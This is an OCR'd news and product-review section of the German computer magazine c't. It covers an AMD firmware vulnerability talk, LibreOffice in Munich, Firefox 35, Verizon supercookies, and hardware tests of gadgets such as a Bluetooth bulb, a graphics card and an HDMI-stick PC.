Rudolf Marek, der auch Code für die offene Firmware Coreboot schreibt, erklärte auf dem 31C3, wie er eigene Befehle in die Firmware der System Management Unit (SMU) aktueller AMD-Prozessoren einschleust. Die Firmware steckt dabei als Teil des AGESA-Codes ebenfalls im (UEFI-)BIOS von Mainboards für die CPU-Typen A10, A8, A6, A4, E2 und E1, die AMD unter den Codenamen Trinity, Richland, Kaveri und Kabini entwickelt hat. Laut AMD können BIOS-Updates den Fehler schon beheben, bisher finden sich jedoch noch bei keinem Mainboard-, PC- oder Notebook-Hersteller Hinweise darauf. Eine Anfrage an AMD blieb bis zum Redaktionsschluss unbeantwortet. (ciw)

c't VU#976132: ct.de/yqkw

Anzeige



Der Software-Schreibschutz von SPI-Flashes für (UEFI-) BIOS-Code lässt sich oft austricksen.

© Copyright by Heise Zeitschriften Verlag

München unterstützt LibreOffice

Die Stadt München ist dem Beirat der Document Foundation beigetreten. Die Organisation fördert und koordiniert die Entwicklung von LibreOffice. Der Beirat, dem unter anderem Google, Red Hat, Suse, Intel und die Free Software Foundation angehören, repräsentiert die Sponsoren des LibreOffice-Projekts und berät den Vorstand der Stiftung.


In den vergangenen zehn Jahren hat die Stadtverwaltung München rund 16 000 Arbeitsplatz-PCs auf LiMux umgestellt, eine in München gepflegte Linux-Distribution. Die im Dezember freigegebene Version 5.0 nutzt standardmäßig LibreOffice; auch auf den verbliebenen Windows-Rechnern kommt das freie Office-Paket zum Einsatz. (odi)

Neue IDE für Gnome

Der Gnome Builder ist eine neue Entwicklungsumgebung für Gnome-Apps. Eine Ende Dezember gestartete Crowdfunding-Kampagne hat bereits nach wenigen Tagen die angepeilten 30 000 US-Dollar zusammengebracht. Derzeit kann man eine Entwicklerversion aus dem Gnome-Git herunterladen; eine anwendertaugliche Version verspricht der Entwickler für April.

Auf dem Programm stehen Standard-Features wie Auto-Completion und automatische Einrückung, aber auch die Integration des Gtk+-Entwicklungswerkzeugs Glade und der Dokumentation der Gnome-APIs, Unterstützung beim Management komplexer Softwareprojekte sowie Git-Integration. Kommt mehr Geld zusammen, sind weitere Features wie Werkzeuge zur Einbindung von D-Bus-Diensten, ein grafischer Debugger, gemeinsames Editieren von Quelltextdateien, Unit-Testing sowie die Unterstützung von JavaScript und Python geplant. (odi)

c't Gnome Builder: ct.de/y3u8



Der neue Gnome Builder soll die Entwicklung von Gnome-Apps erleichtern.

XBMC-Nachfolger Kodi 14

Mit der neuen Version 14 erhält die bewährte Mediacenter-Software XBMC einen neuen Namen: Kodi Entertainment Center. Der neue Name soll die Anklänge an die Xbox beseitigen, für die XBMC als Xbox Media Center ursprünglich entwickelt worden war. Zudem, so die Entwickler, sei Kodi mittlerweile mehr als ein Mediacenter: Die Software gibt nicht nur Musik, Videos und Fotos wieder, sondern streamt Musik und Videos aus vielfältigen Quellen, lädt Spiele, Newsfeeds, das aktuelle Wetter und vieles mehr.

Kodi 14 (Helix) aktualisiert FFmpeg auf die Version 2.4.4, sodass sich jetzt Videos in den modernen Codecs H.265 (HEVC) und VP9 abspielen lassen. Das Dekodieren von H.265 erfolgt allerdings in Software; schwächere Rechner wie der Raspberry Pi könnten damit überfordert sein. DLNA/UPnP- und Airplay-Support wurden verbessert, das Einlesen der Medienbibliothek beim Start beschleunigt. (odi)

Anzeige


© Copyright by Heise Zeitschriften Verlag

Firefox mit Browser-Telefonie

Die neue Version 35 des Web-Browsers Firefox enthält außer diversen Verbesserungen und Fehlerbereinigungen einige neue Funktionen. Nutzer können nun mit dem WebRTC-Client „Hello“ direkt im Browser Video-Telefonate starten. Außerdem gab es Änderungen im Umgang mit HTML5, so sind etwa die CSS-Filter für das Rendering von Elementen per Voreinstellung aktiv. Zudem unterstützt der Browser jetzt das CSS-Font-Loading-API. Die let-Semantik von JavaScript entspricht jetzt ECMAScript 6. Implementiert wurde außerdem ein „Resource Timing API“, über das eine JavaScript-Anwendung Informationen darüber erhält, wann eine Ressource beim Anwender angekommen ist.

Die HTTP-Erweiterung „Public Key Pinning“ soll durch die verbesserte Authentisierung verschlüsselter Nachrichten die Gefahr von Man-in-the-Middle-Angriffen reduzieren. (hob)

c't Download: ct.de/yr2z



Firefox-Hello-Nutzer können ihre Gesprächspartner direkt anrufen – dafür benötigen beide Nutzer einen Firefox-Account.

Bericht: Internet Explorer wird abgespeckt

Nach Berichten von US-Medien baut Microsoft einen in weiten Teilen neuen Web-Browser. So soll Windows 10 zumindest in der PC-Version zwei verschiedene Browser enthalten, von denen der eine der altbekannte Internet Explorer 11 ist. Dieser soll für all jene Webanwendungen zuständig sein, die auf die Eigenheiten der bisherigen elf IE-Versionen bauen – die es vor allem in Intranets noch zahlreich geben dürfte.

Die Neuheit ist der andere Browser, der bislang nur unter dem Codenamen „Spartan“ bekannt ist. Auch er fußt fürs Rendering und für JavaScript auf der Trident- und der Chakra-Engine des Internet Explorer, doch soll Microsoft bei seiner Entwicklung angeblich viele Altlasten über Bord werfen. (Herbert Braun/jo)

Supercookie vom Mobilfunkbetreiber

Das US-amerikanische Mobilfunkunternehmen Verizon macht seine Kunden identifizierbar, indem es zusätzliche, eindeutige HTTP-Header in den Datenverkehr zwischen deren Browsern und den Webservern einfügt, die sie besuchen. Die Betreiber der Webseiten können die Kunden daran wiedererkennen. Das Einfügen der Daten durch Verizon lässt sich nicht abschalten.

Turn, ein amerikanischer Werbeplatzvermarkter, nutzt das Verizon-Verfahren, um Cookies von Web-Diensten wieder zu setzen, die Benutzer gelöscht haben. Das hat der Informatiker und Rechtsanwalt Jonathan Mayer herausgefunden, der an der Universität Stanford arbeitet. Zu den Kunden von Turn, die diese Möglichkeit nutzen, sollen Mayers Untersuchungen zufolge Google, Facebook, Twitter und Yahoo gehören. Verizon ist derzeit das einzige US-Mobilfunkunternehmen, das seine Kunden eindeutig wiedererkennbar macht. Nach stichprobenartigen Tests von c't ist das Verfahren hierzulande noch nicht im Einsatz. (jo)

c't Mayers Untersuchungsergebnisse: ct.de/yr2z

Cloud-Überwachung von Microsoft führt zu Hausdurchsuchung

Wer Fotos in Cloud-Dienste hochlädt, muss davon ausgehen, dass diese automatisch gescannt und auf kinderpornografische Inhalte hin durchsucht werden. Offenbar gehen Meldungen über mutmaßlich illegales Material auch an deutsche Strafverfolgungsbehörden. Der Strafverteidiger Udo Vetter berichtete in seinem Blog von dem Fall eines Mandanten, dem vorgeworfen wird, solches Material besessen zu haben. Ein einziges fragwürdiges Bild unter mehreren tausend unbedenklicher Aufnahmen, das er auf Microsofts Cloud-Speicher OneDrive gespeichert hatte und das dort vom Anbieter nach einem Server-Scan automatisch entdeckt wurde, führte laut Vetter zu einer Meldung ans deutsche Bundeskriminalamt.

Auf Betreiben der Staatsanwaltschaft Nürnberg erließ das dortige Amtsgericht einen Durchsuchungsbefehl. Die Polizei beschlagnahmte, wie in solchen Fällen üblich, die komplette Hardware des Verdächtigen für eine detaillierte Auswertung. Schon als das automatische Scannen im vergangenen Sommer bekannt geworden war, hatte Vetter darauf hingewiesen, dass deutsche Strafverfolger solche Informationen nutzen könnten, auch wenn bei deren Gewinnung möglicherweise gegen deutsches Recht verstoßen wurde. (uma)

Google-Index: Flut von Löschbegehren der Rechteinhaber nimmt zu

Google sieht sich mit immer mehr Löschbegehren wegen Urheberrechtsverletzungen im Internet konfrontiert. Die Zahl der eingereichten Ersuchen ist 2014 im Vergleich zum Vorjahr um etwa 75 Prozent auf über 345 Millionen angewachsen. Dies hat der Online-Dienst TorrentFreak anhand der wöchentlichen Statistiken des Suchmaschinenbetreibers in dessen Transparenzbericht errechnet. Noch 2008 waren gerade mal 62 Löschanträge auf Basis des Digital Millennium Copyright Act (DMCA) bei Google eingegangen, seit 2012 steigt die Zahl drastisch an.

Der Internetkonzern entspricht den meisten Begehren und löscht die inkriminierten Links aus seinem Suchindex. Webseitenbetreiber, die sich zu Unrecht ausgesperrt fühlen, müssen dann nachweisen, dass sie keine Urheberrechte verletzt haben. Nur wenn das ohnehin offensichtlich ist, folgt Google den Löschungsaufforderungen nicht.

Die meisten Ersuchen richteten sich im vergangenen Jahr gegen die Domains 4shared.com, rapidgator.net und uploaded.net mit jeweils über fünf Millionen Verweisen. Der Verband der britischen Musikindustrie BPI war die Vereinigung von Rechteinhabern, die mit über 60 Millionen aufgelisteten Links die meisten Löschungen beantragt hat.

Google entfernt nicht nur Verweise auf illegale Inhalte aus den Ergebnislisten, sondern verbannt seit 2012 Websites mit Links dorthin auch in Eigenregie auf die hinteren Plätze. Laut einer von der Motion Picture Association of America (MPAA) in Auftrag gegebenen Studie kamen Ende 2012 aber immer noch 74 Prozent der Konsumenten erstmals über eine Suchmaschine mit Copyright-verletzenden Inhalten in Kontakt. (Stefan Krempl/hob)

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

310 Millionen Euro für Energiewende-Forschung

Die Helmholtz-Gemeinschaft Deutscher Forschungszentren investiert in den kommenden Jahren rund 310 Millionen Euro in die Entwicklung neuer Energiespeicher, Netzinfrastrukturen und IT-Lösungen zur Einbindung erneuerbarer Energien in das bestehende Energiesystem. Das Geld fließt in das Forschungsprogramm SCI (Storage and Cross-Linked Infrastructures), an dem fünf der insgesamt 18 Mitglieder der Helmholtz-Gemeinschaft beteiligt sind: das Karlsruher Institut für Technologie (KIT), das Deutsche Zentrum für Luft- und Raumfahrt (DLR), das Forschungszentrum Jülich (FZJ), das Helmholtz-Zentrum Berlin (HZB) sowie das Helmholtz-Zentrum Dresden Rossendorf (HZDR).

„Eine Energieversorgung, die auf erneuerbaren Energien basiert, benötigt drei wichtige technologische Lösungen", erklärt KIT-Professor Mathias Noe, wissenschaftlicher Sprecher des SCI-Forschungsprogramms: „Adäquate Energiespeichersysteme, um Fluktuationen zu überbrücken, effiziente Infrastrukturen, um die Energieverteilung zu bewältigen – und eine sektorübergreifende Vernetzung, um die Flexibilität, Effizienz und Wirtschaftlichkeit der Energiesysteme zu erhöhen."

Unterteilt ist das auf fünf Jahre (2015 bis 2019) angelegte SCI-Programm in sechs Themenbereiche: Batterien und elektrochemische Speicher, Elektrolyse und Wasserstoff, synthetische Kohlenwasserstoffe, Brennstoffzellen, thermische Energiespeicher sowie Netze und Speicherintegration. Bei den elektrochemischen Energiespeichern sollen insbesondere neue Materialien und Werkstoffe zur kostengünstigen Herstellung großformatiger Batteriezellen führen, die sich durch größere spezifische Energie- und Leistungsdichten sowie eine verbesserte Zuverlässigkeit auszeichnen.

Das Karlsruher Institut für Technologie baut bereits seit Ende 2014 gemeinsam mit dem Forschungszentrum Jülich und dem DLR das sogenannte „Energy Lab 2.0" auf. Dabei handelt es sich um eine IT-gestützte Simulations- und Kontrollplattform, an die bis 2018 diverse Versuchsanlagen zur Strom-, Wärme- und Synthesegaserzeugung mit unterschiedlichen Speichertechnologien und Verbrauchern angeschlossen werden. Ziel ist die Entwicklung eines intelligenten Energiegesamtsystems, das später als Vorbild bei der Konzipierung moderner Smart Grids mit hoher Netzstabilität dienen soll. (pmz)

Bild: DLR

Das Deutsche Zentrum für Luft- und Raumfahrt bindet unter anderem seine Power-to-Heat-Testanlage HOTREG digital in das Energy Lab 2.0 ein.

didacta 2015: Tablets für die Kita, Schreibschrift ade

Vom 24. bis 28. Februar findet in Hannover die didacta 2015 statt – mit mehr als 800 Ausstellern und rund 80 000 Besuchern die größte Bildungsmesse Europas. Zu den zentralen Themen gehören in diesem Jahr unter anderem die Fragen, wie digitale Medien die Didaktik beeinflussen und wie diese in Lehr- und Lernprozesse integriert werden können. So plädiert der Mainzer Professor für Erziehungswissenschaft und Medienpädagogik, Stefan Aufenanger, etwa dafür, Tablet-Computer bereits im Vorschulalter gezielt einzusetzen, um die Medienkompetenz der Kinder zu fördern.

Deren Lebenswelt, argumentiert Aufenanger, werde bereits stark von digitalen und traditionellen Medien geprägt, weshalb eine pädagogische Begleitung sinnvoll sei. Außerdem könne der Einsatz digitaler Medien in der Kita zu einer „Erweiterung des Erfahrungs- und Lernraums der Kinder" führen. Tablet-Computer sind nach Einschätzung Aufenangers für einen Einstieg in der Kita besonders geeignet, weil die einfache Touch-Bedienung den Kindern sehr entgegenkomme. Und gute pädagogische, spielorientierte Apps gebe es schon für Dreijährige, unterstreicht der Medienpädagoge. Später könnten die spielerischen Apps dann durch stärker problemorientierte Anwendungen ergänzt werden.

In der Ausbildung komme das Thema Medienerziehung allerdings „viel zu kurz", beklagt Aufenanger. Deshalb sei es notwendig, „dass die Ausbildung dieses Thema aufgreift und verstärkt in den Mittelpunkt stellt". Doch die Vorbehalte sind offenbar noch sehr groß. So gaben bei einer aktuellen Umfrage des Meinungsforschungsinstituts Allensbach lediglich 7 Prozent der befragten Kita-Fachkräfte an, digitale Medien würden die Entwicklung ihrer Schützlinge fördern. 35 Prozent meinten hingegen, der Einsatz von Tablet & Co. lasse die Talente der Kleinen eher verkümmern. Ein ähnliches Bild zeigte sich auch bei den Eltern: Nur 14 Prozent der Befragten gaben an, Kinder sollten schon vor der Schule mit digitalen Medien vertraut gemacht werden.

Ein weiteres kontrovers diskutiertes Thema der didacta 2015 wird die anstehende Abschaffung der Schreibschrift in Finnland sein. Junge Menschen sollen dort ab 2016 keine Schönschrift mit verbundenen Buchstaben mehr in der Schule lernen müssen. Vielmehr werde im Lehrplan künftig mehr Wert auf die Vermittlung von IT-Fertigkeiten und das „flüssige Tippen" auf digitalen Endgeräten wie iPad und PC-Tastaturen gelegt, unterstreicht das finnische Bildungsministerium. Einen gesetzlichen Zwang zur Aufgabe der Schreibschrift soll es zwar nicht geben, der neue Lehrplan für Grundschulen empfiehlt aber eine einfache Blockschrift und priorisiert die Vermittlung von Computerkenntnissen. In Deutschland wirbt der Grundschulverband seit Jahren ebenfalls für eine einfache Grundschrift, die sich an den Druckbuchstaben der „Leseschrift" orientiert. (pmz)

Die didacta 2015 findet vom 24. bis 28. Februar in Hannover statt.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

iPad-Birne

Elgatos LED-Leuchtmittel mit Bluetooth Smart macht Omas Stehlampe zum Wake-up-Light.


Elgatos Avea-Birne ersetzt eine klassische Glühbirne mit E27-Fassung. Wird sie das erste Mal mit dem Strom verbunden, leuchtet sie pink auf und will per Bluetooth Smart mit einem iOS-Gerät verbunden werden. Die passende Avea-App findet sich als Gratis-Download für iPhone und iPad.

Bis zu zehn der LED-Leuchtmittel lassen sich koppeln, indem man das iOS-Gerät in die Nähe einer Lampe hält und deren Stromzufuhr kurz unterbricht. Die Avea leuchtet mit 400 Lumen nicht besonders hell und ist sicher kein Ersatz für die Glühbirne über dem Esstisch. Im Innern stecken sechs weiße SMD-LEDs und je zwei RGB-LEDs. Bei kaltweißem Licht mit beigemischtem Blauanteil hat die Lampe eine Leistungsaufnahme von 7,7 Watt, im Standby sind es 0,6 Watt.

Die App ist übersichtlich gestaltet und bietet sieben vorgefertigte Lichtszenen, bei denen mehrere Aveas dynamisch animiert werden. Ergänzt werden die Profile durch eines zur freien Farbwahl und den Lichtwecker, der das System langsam hochfährt und dazu beliebige Musik vom iOS-Gerät abspielt – die App auf dem iOS-Gerät und Bluetooth müssen hierzu über Nacht aktiv sein. Die Effektprofile sind manchmal arg bunt geraten. Verändert man über die App die Sättigung oder Helligkeit, kommt es zudem zu unschönen Lichtsprüngen. Ein stufenloses Dimmen oder Wechseln von einer Farbe in die andere ist über die App kaum möglich.

Eine einzelne Avea-Lampe taugt als Farbwechsler oder Wake-up-Light für Morgenmuffel. Für den Preis von 40 Euro bekommt man allerdings auch schon Osrams Lightify-Birne: Sie ist vernetzbar, beherrscht den RGB-Budenzauber und taugt mit 800 Lumen als vollwertiger Glühbirnenersatz. (sha)

Avea	
Bluetooth-LED-Leuchtmittel	
Hersteller	Elgato, www.elgato.com
Fassung	E27
Verbrauch	7,7 Watt maximal, 0,6 Watt Standby
Preis	40 €



Quantified Car

O2 Car Connection führt ein Fahrtenbuch, hilft, das Fahrzeug zu finden, analysiert den Fahrstil und zeigt Fehlercodes an.

Car Connection ist ein Steckmodul für die OBD-2-Buchse, die seit gut 12 Jahren in Autos Standard ist. Das Modul analysiert Motordaten, stellt per GPS die Position fest – auch im Fußraum noch sehr präzise – und sendet per Mobilfunk Daten an O2 und die US-Firma Zubie. Immerhin werden die Daten laut O2 in Europa gelagert.

Man verbindet das Modul anhand von Seriennummer und Freischaltcode mit der App, was bequem mit der Handykamera klappte. Zu einem Konto lassen sich mehrere Nutzer anlegen und in Gruppen organisieren. So finden dann zum Beispiel alle Familienmitglieder mit ihrem Handy das geparkte Auto. Die App ist unübersichtlich und musste ab und zu ein zweites Mal gestartet werden, ehe sie funktionierte. Sie informiert auf Wunsch über starkes Beschleunigen und Bremsen sowie beim Überschreiten einer wählbaren Geschwindigkeit zwischen 70 und 200 km/h. Außerdem bewertet sie den Fahrstil mit Punkten und einem Abzeichen wie „Rennfahrer“ oder „Grüner Punkt“.

Das Modul speichert lokal zwischen und übermittelt die Daten verzögert. So wurde das längst geparkte Auto öfter als noch unterwegs geführt. Die Bordspannung hat es recht genau gemessen. Es schaltete sich etwa 10 Minuten nach Abstellen des Motors in Standby und verbrauchte dann nur noch 1,3 mA. Beim Test stolperten wir über etliche Mängel: Dem Fahrtenbuch fehlte die Exportmöglichkeit, ein Fehler im Steuergerät wurde nicht gemeldet und die angezeigte Position war nicht immer aktuell. Dafür ist der Preis von O2 Car Connect nicht angemessen – zumal man sein Bewegungsprofil und weitere Daten an eine US-Firma liefert. (ad)

O2 Car Connection	
OBD-2-Modul mit GPS/GSM-Tracker	
Anbieter	O2, www.o2online.de
Systemanf.	Auto mit OBD-2-Buchse, Android ab 4.0, iOS ab 6.0
Preis	99 € inkl. 1 Jahr Nutzung, danach 5 € im Monat

Starker Spieler

Die GeForce GTX 970 Exoc Black Edition gehört dank ihres hohen Turbo-Taktes zu den schnellsten Spieler-Grafikkarten.

Im Vergleich zum GTX-970-Referenzmodell von Nvidia bietet die Spieler-Grafikkarte von Galax eine Turbo-Taktfrequenz von 1317 statt 1178 MHz und ist dadurch in Spielen rund 10 Prozent schneller. Im 3DMark Firestrike lief der Grafikprozessor sogar mit bis zu 1342 MHz. Dank 4 GByte RAM und 1664 Shader-Kernen laufen auch die anspruchsvollsten Spiele bei maximaler Detailstufe ruckelfrei, sofern man sich mit Full HD oder WQXGA (2560 × 1600 Pixel) begnügt. Alien Isolation lässt sich sogar in 4K mit voller Pracht samt Kantenglättung spielen.

Allerdings zieht die Karte beim Zocken 30 Watt mehr als Referenzkarten, nämlich 182 Watt; die kurzzeitigen Spitzen lagen bei 266 Watt. Daher hat Galax je einen acht- und sechspoligen PCIe-Stromanschluss angelötet und erlaubt so eine Leistungsaufnahme von bis zu 300 Watt. Zwei Strom- und ein VGA-Adapter liegen bei.

Die beiden Lüfter mit je 90 mm Durchmesser waren beim Spielen hörbar (2,1 Sone), allerdings störte das Spulenfiepen wesentlich mehr. Es trat unter Last selbst bei niedrigen Bildraten auf. Beim Surfen und Arbeiten nahmen wir die GeForce GTX 970 Exoc Black Edition dagegen nicht wahr (0,2 Sone, 13 Watt).

Vier Bildschirme kann man mit der Karte gleichzeitig nutzen. Via HDMI 2.0 und DisplayPort 1.2 lassen sich 4K-Displays mit 60 Hz betreiben. Die Grafikkarte ist ab zirka 340 Euro erhältlich. (mfi)

GeForce GTX 970 Exoc Black Edition	
Spieler-Grafikkarte	
Hersteller	Galax, galax.net
Anschlüsse	2 DL-DVI, HDMI 2.0, DisplayPort 1.2
Stromanschlüsse	1×8-pin, 1×6-pin
Shaderkerne / TMUs / ROPs	1664 / 104 / 64
Speicher	4 GByte GDDR5
Preis	340 €

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Tick-Tracker

Außen analog, innen Computertechnik: Withings' Aktivitätstracker-Uhr Activité Pop beherrscht die Kunst des Understatements.

Sie sind irritiert, weil c't auf einmal Swatch-Uhren testet? Seien Sie unbesorgt: Die Activité Pop des französischen Herstellers Withings sieht zwar aus wie eine Mode-Armbanduhr, drin steckt aber ein ausgewachsener Aktivitätstracker mit Bluetooth 4.0. Ein Beschleunigungssensor zeichnet alle Bewegungen auf, der kleine Zeiger auf dem Zifferblatt zeigt an, wie viel man von seinem Tagesziel schon erreicht hat.

Die Pop gleicht Withings' erstem Analoguhr-Aktivitätstracker Activité – ist mit 150 Euro aber deutlich günstiger als die edle „Swiss-Made"-Variante. Laut Withings kann die Pop-Uhr automatisch Schwimmbewegungen erkennen und zeigt dann hinterher in der App an, welche Strecke man im Wasser zurückgelegt hat. In unserem Test mit Firmware-Version 570 funktionierte das allerdings nicht – wir hoffen, dass Withings das Problem bis zum offiziellen Verkaufsstart am 26. Januar mit einem Software-Update behebt.

Ansonsten klappte das Aktivitätstracking zuverlässig. Anders als andere Tracker zeigt die Pop nicht nur einen Zeitstrahl mit der Bewegungsintensität an, sondern listet alle längeren Spaziergänge (ab ca. fünf Minuten) mit der zurückgelegten Distanz auf. Die Uhr kann Gehen und Laufen unterscheiden, Radfahren erkennt sie nicht. Behält man die Pop nachts am Armgelenk, misst sie automatisch die Schlafqualität – allerdings recht oberflächlich, unterschieden wird lediglich zwischen „wach", „Leichtschlaf" und „Tiefschlaf".

Alles in allem gefällt uns die Activité Pop gut: Sie sieht hübsch aus, fällt nicht als Aktivitätstracker auf – und vor allem muss man sie nicht ständig aufladen: Die Batterie hält laut Withings acht Monate lang. (jkj)

Activité Pop

Aktivitätstracker-Analoguhr	
Hersteller	Withings, www.withings.com
Systemanforderungen	iOS-Gerät mit Bluetooth 4.0; Android (angekündigt)
Batterielaufzeit	8 Monate (Herstellerangabe)
Preis	150 € (exklusiv bei Saturn)

Maus mit Gipfel

Liegt die Hand zu lange auf der Maus, kann das anhaltende Schmerzen verursachen. Das will die Descano Ergonomic Vertical Mouse von SpeedLink verhindern.

Die Descano sieht aus, als habe ein Designer einen faustgroßen Lehmklumpen auf den Tisch geworfen, ihn schief angesehen, die Seiten geknetet und gesagt: „Das passt." Schon der Name „Ergonomic Vertical Mouse" erklärt die seltsame Form: Hebt man aus einer natürlichen Körperhaltung heraus den Unterarm an, zeigt die Handinnenfläche nicht nach unten, sondern zur Seite. Und genauso wird die Descano auch bedient: Die Hand umfasst die Maus, statt darauf zu liegen.

Auf dem Tisch steht die vertikale Maus wie eine kleine Bergspitze. Ihre Oberfläche ist komplett gummiert. Auf dem nach außen gewölbten Abhang kommen die beiden Haupttasten, das Mausrad und ein DPI-Knöpfchen unter. Ein Druck auf den Knopf verändert die Empfindlichkeit in vier Stufen bis zu 2500 dpi – erst aufwärts, dann wieder zurück. Das Mausrad ist gerastert, dreht sich also nicht frei.

Der steile Abhang ist leicht eingedellt. Am unteren Rand dieser Kuhle liegen zwei Daumentasten, die mit Vor und Zurück belegt sind. Für große Hände liegen die Tasten unglücklich: Die selten genutzte Vor-Taste erreicht der Daumen gerade noch so; für die Zurück-Taste muss man umgreifen. Da SpeedLink keinen Treiber bereitstellt, muss man zur Anpassung ein Zusatz-Tool wie „X-Mouse Button Control" nehmen.

Die Descano ist eine der günstigeren vertikalen Mäuse auf dem Markt. Anfangs „verreißt" man beim Zugreifen gelegentlich den Mauszeiger; das gibt sich aber mit der Zeit. Dabei gewöhnt man sich auch daran, dass sich der Mausklumpen nicht dazu eignet, die Hand darauf auszuruhen. Linkshänder müssen leider draußen bleiben. (ghi)

SpeedLink Descano Ergonomic Vertical Mouse

Ergonomische Maus	
Hersteller	SpeedLink, www.speedlink.com
technische Eigenschaften	2500 dpi, 172 g
Preis	50 €

HiFi-Funken

Mehrraumsysteme wie Sonos sind nicht unbedingt etwas für HiFi-Puristen. Dynaudio will das ändern.

Mit der Xeo-Serie richtet sich das Dynaudio an ambitionierte HiFi-Fans, die Musik verlustfrei ohne Kabel in mehreren Räumen verteilen wollen. Das System besteht derzeit aus den Standlautsprechern Xeo 6 (je 1500 Euro), den Regallautsprechern Xeo 4 (je 850 Euro), dem Streaming-Client Xeo Link (150 Euro) und den Netzwerkkomponenten Extender (150 Euro) und Hub (250 Euro). Wir testeten ein Set bestehend aus dem Xeo Hub und zwei Xeo 4.

Alle Xeo-Komponenten nutzen einen proprietären Funkstandard im 2,4- und 5-GHz-Band, der Musik verlustfrei mit bis zu 24 Bit Wortbreite bei einer Abtastrate von 96 KHz transportieren soll. Die Einrichtung erfolgt über Schiebeschalter: Die Xeo 4 lassen sich als Mono-, rechter oder linker Kanal nutzen und einer von drei Klangzonen zuordnen.

Musik empfängt das System derzeit ausschließlich über die vier Eingänge des Xeo Hub – per Bluetooth oder WLAN lässt er sich nicht ansprechen. Er ist mit einem analogen, zwei digitalen und einem USB-Eingang ausgestattet. Über letzteren lässt sich der Hub als externe Soundkarte am PC oder Notebook betreiben. An der Rückseite findet sich auch ein Ethernet-Anschluss, der ist laut Handbuch allerdings nur für „zukünftige Funktionen" vorgesehen. Die Bedienung erfolgt denn auch nicht per App, sondern über eine kleine IR-Fernbedienung. Die Xeo-4-Lautsprecher arbeiten autark und sind jeweils mit einer eigenen digitalen Endstufe (100 Watt RMS) ausgestattet. Der Klang ist neutral und kraftvoll. Für den Massengeschmack kommen die Lautsprecher zu bassarm rüber, für den HiFi-Puristen sind sie gerade richtig.

Der Klang gefällt, mit der Netzwerkerei hapert es noch. Wer die Xeos nicht nur als Insellösung betreiben will, sollte sich gedulden, bis Dynaudio die „zukünftigen Funktionen" umgesetzt hat. (sha)

2 × Xeo 4 / Xeo Hub

Funk-Lautsprechersystem	
Hersteller	Dynaudio, www.dynaudio.com
Übertragung	Wireless (2,4 und 5 GHz), lossless bis 24/96
Preis	1950 €

© Copyright by Heise Zeitschriften Verlag


Anzeige

© Copyright by Heise Zeitschriften Verlag

PC im HDMI-Stick-Format

Einfache Zutaten, clevere Idee: Aus einem eigentlich für Tablets gedachten Quad-Core-Prozessor baut Hannspree einen Windows-8.1-PC im Format eines HDMI-Sticks. Der SNNPDI1B-R8Q01 verwandelt einen gewöhnlichen Fernseher nicht nur in einen Smart-TV, sondern verspricht einen vollwertigen PC.

Mit 0,24 respektive 0,75 Punkten in den Single- und Multi-Thread-Disziplinen des Cinebench liegt der Atom Z3735F mit seinen vier Kernen und 1,33 GHz in etwa auf dem Niveau von Billig-Netbooks mit Tablet-Prozessor. In der Praxis laufen aber bereits 720p-Videos nicht völlig ruckelfrei. Full-HD-Filmchen von YouTube stottern unerträglich.



Der Vierkern-Atom in dem Mini-PC kann seine volle Kraft nicht entfalten, weil das Kühlsystem unterdimensioniert ist.

